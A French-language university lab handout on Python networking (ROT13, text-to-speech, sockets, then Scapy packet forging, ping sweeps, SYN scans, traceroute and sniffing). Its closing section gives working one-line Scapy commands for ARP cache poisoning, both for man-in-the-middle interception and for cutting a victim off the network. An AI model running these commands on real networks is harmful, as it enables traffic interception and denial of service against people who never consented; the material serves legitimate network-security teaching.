Travaux Pratiques°1: Python

Nous allons utiliser dans ce TP le langage Python (version 2.7 pour raisons de commodités) sur un dispositif de type Raspberry Pi.

Il y a deux possibilités pour vous connecter :

- directement sur le raspberry pi avec login et password connecté à un écran et clavier/souris.
- Ou à distance via une interface ssh (adresse ip à trouver) sur le rapsberry pi

Les login/ password à utiliser sont : pi / raspberry

Le langage python est déjà installé sur le raspberry ainsi que les librairies utiles pour ce TP (dont scapy)

Exercice 1 :

En cryptographie, le chiffrage de César est une technique très simple de chiffrement où chaque lettre est remplacée par une autre. Par exemple, avec un remplacement de 3, A sera remplacé par la lettre D, B deviendra un E, etc. Julius Caesar utilisait cette technique pour communiquer avec ses généraux. ROT13 (rotation de 13 places) est souvent utilisé comme un exemple d'usage de ce code. En Python, la clé RO13 peut être représenté par le biais du dictionnaire suivant :

```
key = {'a':'n', 'b':'o', 'c':'p', 'd':'q', 'e':'r', 'f':'s', 'g':'t', 'h':'u',
       'i':'v', 'j':'w', 'k':'x', 'l':'y', 'm':'z', 'n':'a', 'o':'b', 'p':'c',
       'q':'d', 'r':'e', 's':'f', 't':'g', 'u':'h', 'v':'i', 'w':'j', 'x':'k',
       'y':'l', 'z':'m', 'A':'N', 'B':'O', 'C':'P', 'D':'Q', 'E':'R', 'F':'S',
       'G':'T', 'H':'U', 'I':'V', 'J':'W', 'K':'X', 'L':'Y', 'M':'Z', 'N':'A',
       'O':'B', 'P':'C', 'Q':'D', 'R':'E', 'S':'F', 'T':'G', 'U':'H', 'V':'I',
       'W':'J', 'X':'K', 'Y':'L', 'Z':'M'}
```

Votre tâche dans cet exercice est d'implémenter un encodeur/décodeur de ROT-13. Une fois fait, vous devriez être en mesure de lire le message secret suivant : `Pnrfne pvcure? V zhpu cersre Pnrfne fnynq!`

Note : Vous utiliserez un alphabet latin non accentué.

Exercice 2:

L'alphabet défini par l'ICAO (International Civil Aviation Organization) assigne des mots aux lettres de l'alphabet (Alfa for A, Bravo for B, etc.) permettant une communication orale non ambiguë entre un émetteur et un récepteur.

- Définissez un dictionnaire en python permettant cette transcription
- Ecrivez une fonction `speak_ICAO()` qui transforme n'importe quel texte en mots prononcés via une TTS (Text-to-Speech) avec l'alphabet « ICAO »
- Modifiez votre fonction de telle manière qu'elle accepte un paramètre supplémentaire : un nombre flottant indiquant le temps de pause entre deux mots ICAO

Note : vous serez amenés à importer deux librairies : `os` et `time`.

- Sous Linux, vous pourrez utiliser **espeak** pour prononcer les mots (`espeak –ven « texte à dire » 2>/dev/null`)
- Sous mac, la commande **say** devrait fonctionner …
- Enfin, sous windows, vous pouvez télécharger la commande **say** ici : `http://krolik.net/post/Say-exe-a-simple-command-line-text-to-speech-program-for-Windows.aspx`

Note 2 :

Sous Python, la commande pour faire "parler" le Raspberry :

```
import os
txt = "papa tango Charlie"
os.system("espeak –ven \"" + txt + "\" 2>/dev/null")
```

Exercice 3 : Découverte du module socket

A l'aide du document disponible ici (**http://docs.python.org/2/howto/sockets.html**), répondez aux questions suivantes et donner l'API python correspondante :

1. Qu'est-ce qu'une application client/serveur ?
2. Décrire les différentes étapes nécessaires à l'établissement d'une connexion entre un client et un serveur.
3. Comment le client envoie-t-il un message au serveur ? Comment le serveur le récupère-t-il ?

Exercice 4 : Ping/Pong

1. A l'aide de la documentation **http://docs.python.org/2/library/socket.html#example**, écrivez un fichier `client.py` et `server.py` tel que le serveur réponde « *pong* » quand un client lui envoie « *ping* ».
2. A l'aide de la fonction `time.clock`, modifier le client pour qu'il mesure le temps de réponse de sa requête. Testez successivement plusieurs clients et vérifier que le temps de réponse varie d'un client à l'autre.
3. Ouvrez deux clients. Que se passe-t-il si le client2 envoie sa requête pendant que le client1 effectue la sienne ? Pour bien voir ce phénomène, ajouter un ralentissement artificiel du serveur à l'aide de l'instruction `time.sleep(5)` disponible dans le module `time`.
4. Pour améliorer le traitement des clients, on décide de *threader* le serveur, autrement dit le serveur déléguera le traitement du client à processus différent pendant qu'il se contente d'attendre la connexion sur sa socket d'écoute (`accept`).

A l'aide de la documentation disponible ici **http://python.developpez.com/faq/?page=Thread**, écrire une classe Service (`threading.Thread`) qui reçoit la socket client dans son constructeur et effectue le traitement du client après sa connexion avec le serveur.

Exercice 5: Scapy

Scapy est une librairie de manipulation de paquets réseaux. Cet utilitaire permet de manipuler, forger, décoder, émettre, recevoir les paquets d'une multitude de protocoles (ARP, DHCP, DNS, ICMP, IP…).

Il peut facilement manipuler la plupart des tâches classiques comme le scan, traceroute, des investigations, des attaques ou la découverte de réseaux. Il permet d'exécuter des tâches spécifiques

que la plupart des autres outils ne sont pas capables de traiter, comme envoyer des trames invalides, injecter ses propres trames 802.11, combiner des techniques

Création d'une trame Éthernet

L'échange de paquets avec un serveur web est loin d'être simple, elle fait intervenir le protocole HTTP, le handshake TCP, l'entête IP, …, bref, énormément de choses ….

Lançons scapy en tapant la commande **sudo scapy** (pour avoir les droits administrateur)

Commençons donc par créer et afficher une trame ethernet dans l'interpréteur scapy :

```
>>> trame = Ether()

>>> trame.show()
```

Regardez le résultat … La création d'une trame ethernet se fait en instanciant la classe Ether(). Bien qu'on ne lui ait fourni aucun paramètre, on peut constater à l'appel de la méthode show() que les attributs `dst`, `src` et `type` ont des valeurs par défaut.

`dst` : représente l'adresse mac du destinataire

`src` : représente l'adresse mac de l'émetteur

`type` : représente le type de protocole (dépend du contenu de la partie « data » pour l'instant vide)

Pour les modifier, c'est très simple :

```
>>> trame.dst = 'A0:B3:CC:C6:9E:10'
```



Figure 1 : synoptique d'une trame Ethernet

On aurait pu aussi préciser l'adresse MAC du destinataire lors de la création de la trame :

```
>>> trame = Ether(dst='A0:B3:CC:C6:9E:10')
```

Les attributs `dst`, `src` et `type` sont modifiables à votre guise. Cela veut donc dire que vous pouvez donc très simplement envoyer des trames en faisant croire que l'émetteur est quelqu'un d'autre …

Envoi de la trame

Pour envoyer une **trame ethernet**, il existe la fonction **sendp**() (pour la couche 2 du modèle OSI)

```
>>> sendp(trame)
```

Ce que nous venons de faire ne présentait guère d'intérêt, je vous l'accorde. En effet, une trame Éthernet pure ne sert pratiquement à rien ; pour pouvoir faire quelque chose d'intéressant, il faudrait donc mettre quelque chose dans le "data" vu plus haut... Nous allons donc faire de l'**encapsulation**.

Encapsuler les protocoles : l'exemple du ping

La commande ping permet de savoir si un hôte, désigné par son adresse IP, existe. La commande ping consiste à envoyer un paquet ICMP « echo-request » à l'hôte et à dire si un paquet ICMP « echo-reply » a été renvoyé.

Forgeons donc un paquet ICMP echo-request !

```
>>> ping = ICMP()

>>> ping.show()
```

On voit que par défaut, l'instanciation de la classe ICMP() met le type du ping à echo-request.

D'après le protocole ICMP, Un paquet ICMP est encapsulé dans un datagramme IP. En effet, c'est dans le datagramme IP qu'on va pouvoir renseigner l'adresse IP du destinataire. L'encapsulation entre protocoles, dans scapy, est réalisée par l'opérateur **/** (slash).

```
>>> ping = Ether() / IP(dst='192.168.0.254') / ICMP()

>>> ping.show()
```

On constate que, en précisant simplement l'adresse IP du destinataire, scapy a modifié tout seul qu'il devait modifier les attributs `dst`, `src` et `type` de Ether() ainsi que l'adresse IP de l'émetteur (`src` dans IP()) !

Voyons maintenant si l'adresse indiquée va répondre à cela par un paquet ICMP echo-reply.

Envoi du paquet

L'envoi s'effectue comme auparavant :

```
>>> sendp(ping)
```

Et …il ne se passe rien !

La fonction `sendp()` ne fait qu'envoyer le paquet. Pour envoyer et recevoir, il faut utiliser les fonctions `srp()` ou `srp1()`.

`srp()` renvoie deux objets : le premier contient les paquets émis et leurs réponses associées, l'autre contient les paquets sans réponse.

```
>>> rep,non_rep = srp(ping)
```

Envoyez le paquet … Analysez le résultat !

On a bien reçu un ICMP echo-reply ! :)

rep contient en réalité une liste de couples de paquets. En l'occurrence, la liste ne contient qu'un seul couple de paquets, qu'on peut afficher ainsi comme on afficherait n'importe quel élément d'une liste en Python :

```
>>> rep[0]
```

Le résultat est un couple (tuple à deux valeurs). Pour afficher le paquet émis (ICMP echo-request), on fera donc `rep[0][0].show()`, et pour le paquet reçu en réponse, `rep[0][1].show()` :

```
>>> rep[0][0].show()
```

```
>>> rep[0][1].show()
```

Pour simplifier tout cela, on peut préférer ici la fonction `srp1()`. Cette fonction renvoie renvoie un seul objet : **la première réponse**.

```
>>> rep = srp1(ping)
```

La plupart du temps, on ne s'intéressera pas à la partie ethernet qui est remplie de façon automatique par Scapy. Il existe les fonctions `send()`, `sr()` et `sr1()` équivalentes à `sendp()`, `srp()` et `srp1()` mis à part le fait qu'elles se chargent toutes seules d'ajouter l'en-tête ethernet.

Un exemple :

```
>>> rep = sr1(IP(dst='192.168.0.254') / ICMP())

>>> rep.show()
```

Quand on procède ainsi, on voit que même dans la réponse, l'en-tête ethernet n'apparaît plus.

Essayons la même chose sur un hôte non existant :

```
>>> rep = sr1(IP(dst='192.168.1.254') / ICMP())
```

Pour voir les autres paramètres que peut prendre `sr1()`, faites `help(sr1)` :)

Exercice : scan d'une plage d'adresses

A la lumière des explications ci-dessus, codez un programme qui effectue un **ping** sur toute une plage d'adresses.

Note : pour désigner une plage d'adresse, vous pouvez simplement mettre '192.168.0.1-254' dans l'attribut `dst` de IP

Liste de ports

Prenons un cas concret : nous voulons savoir si un serveur web est accessible en http et en https. Nous pourrions tenter un scan des ports correspondant par défaut : 80 et 443. Plutôt que d'envoyer/recevoir deux fois en changeant simplement le port, nous allons utiliser une liste sur le port de destination en mettant :

```
dport=[80,443]
```

Utilisons un scan SYN. Le principe est simple, un paquet TCP est envoyé sur le port désiré de la cible avec le flag SYN. Si son port accepte les connexions, il renverra un paquet TCP avec les flags SYN et ACK.

```
>>> paquet = IP(dst='192.168.0.254') / TCP(sport=12345, dport=[80,443], flags='S')

>>> rep,non_rep = sr(paquet)
```

Analysez le résultat … Qu'en concluez-vous ?

Exercice : programmer un traceroute

La commande traceroute permet de savoir par où passent vos paquets avant d'atteindre leur destination. Pour cela, on se sert de l'attribut `ttl` (**time to live**) de l'en-tête IP. Cet attribut diminue de 1 à chaque routeur traversé, et lorsqu'il atteint 0, il "meurt" et le paquet est détruit. On peut alors exploiter l'attribut `src` de son en-tête IP pour connaître l'adresse IP du routeur où il est "mort". Pour connaître tous les routeurs traversés, il suffit donc de mettre, dans l'attribut `ttl`, un rang.

Si vous ne comprenez pas tout, un bout de code vaut mieux qu'un grand discours :

```
>>> rep,non_rep=sr( IP(dst='209.85.143.100', ttl=(1,25)) / TCP(), timeout=1 )
```

Analysez le résultat …

sniff() … écouter le réseau

Voilà une simplification de la signature de cette fonction :

```
sniff(filter="", count=0, prn=None, lfilter=None, timeout=None, iface=All)
```

Elle renvoie une liste de paquets (en comparaison, sr() renvoie deux listes de paquets). Ses paramètres sont :

- **count** : nombre de paquets à capturer. 0 : pas de limite.
- **timeout** : stoppe le sniff après un temps donné.
- **iface** : désigne l'interface sur laquelle sniffer. La liste de vos interfaces est donnée par la commande ifconfig.
- **filter** : filtre les paquets à garder d'après une chaîne de caractère.

  Exemple : `filter="port 80"` filtre les paquets ayant un lien avec le port 80.

- **lfilter** : même chose, mais utilise une fonction plutôt qu'une chaîne.

  Exemple : `lfilter=lambda x: x[1].src=='192.168.0.12'` filtre les paquets émis par 192.168.0.12.

- **prn** : fonction à appliquer à chaque paquet. Si la fonction retourne quelque chose, cela s'affiche.

  Exemple : `prn = lambda x: x.show()` va afficher le détail de chaque paquet.

On peut préciser l'interface que l'on veut utiliser avec l'option **iface**.

```
>>> trafic=sniffer(iface="eth0")
```

Nous pouvons maintenant lister les paquets reçu (ici uniquement de l'UDP) avec la commande **summary()**.

Commande	Description
`trafic[n]`	Accès au paquet n
`trafic[n].show()`	Affichage propre du paquet n
`trafic[n][proto]`	Accès uniquement au protocole "proto" du paquet n (exemple: **trafic[0][UDP]**)
`trafic[n].[proto].champs`	Accès au champs du protocole "proto" du paquet n (exemple: **trafic[0][IP].dst)**
`trafic[0].haslayer(proto)`	Retourne 1 si le protocole "proto" est présent dans le paquet n 0 sinon (**exemple: trafic[0].haslayer(TCP)**)

Figure 2 : accès aux paquets

Le protocole ARP (https://www.ietf.org/rfc/rfc903.txt) et Scapy

ARP (Adresse Resolution Protocole) est un protocole qui sert de liaison entre la couche 2 et 3 du modèle OSI, c'est à dire qu'il permet d'associer une Adresse MAC avec une Adresse IP.

De cette manière, le routage des paquets peut se dérouler correctement sur le réseau. Cette association MAC/IP est stockée dans le cache ARP. Le protocole ARP peut envoyer une requête afin de connaitre à qui appartient une adresse IP (Opération who-has) et une réponse qui permet d'identifier l'adresse IP avec l'adresse MAC (Opération is-at). Cependant, ARP peut faire le contraire en utilisant RARP (Reverse ARP).

L'ARP Cache Poisoning est une attaque extrêmement simple et rapide à mettre en place, car il s'agit juste de modifier l'adresse MAC d'une entrée dans le cache ARP par une autre.

Pour se faire, il suffit simplement de forger un paquet ARP de type "is-at" et de l'envoyer, avec scapy, cette attaque peut se faire en une seule ligne.

```
>>> target = "192.168.0.200"

>>> victim = "192.168.0.48"

>>> sendp(Ether(dst=getmacbyip(victim),src="votre_adresse_mac")/ARP(op="is-at",hwsrc="votre
_adresse_mac", hwdst=getmacbyip(victim), psrc=target, pdst=victim))
```

Utilisé avec l'adresse MAC de votre machine vous serez placés en Man In the Middle, c'est à dire que votre machine sera entre les deux machines, ce qui vous donne un contrôle sur leurs trafics respectifs (enfin, en théorie … ☺).

Nous pouvons de la même manière isoler une machine du réseau en lui disant que l'IP du routeur est associé avec l'adresse MAC 00:00:00:00:00:00 (ou autre, tant qu'elle est inexistante).

```
>>> target = "192.168.0.200"

>>> victim = "192.168.0.48"

>>> sendp(Ether(dst=getmacbyip(victim),src="ff:ff:ff:ff:ff:ff")/ARP(op="is-
at",hwsrc="ff:ff:ff:ff:ff:ff", hwdst=getmacbyip(victim), psrc=target, pdst=victim))
```

Références

- http://www.secdev.org/projects/scapy
- http://fr.wikipedia.org/wiki/ARP_poisoning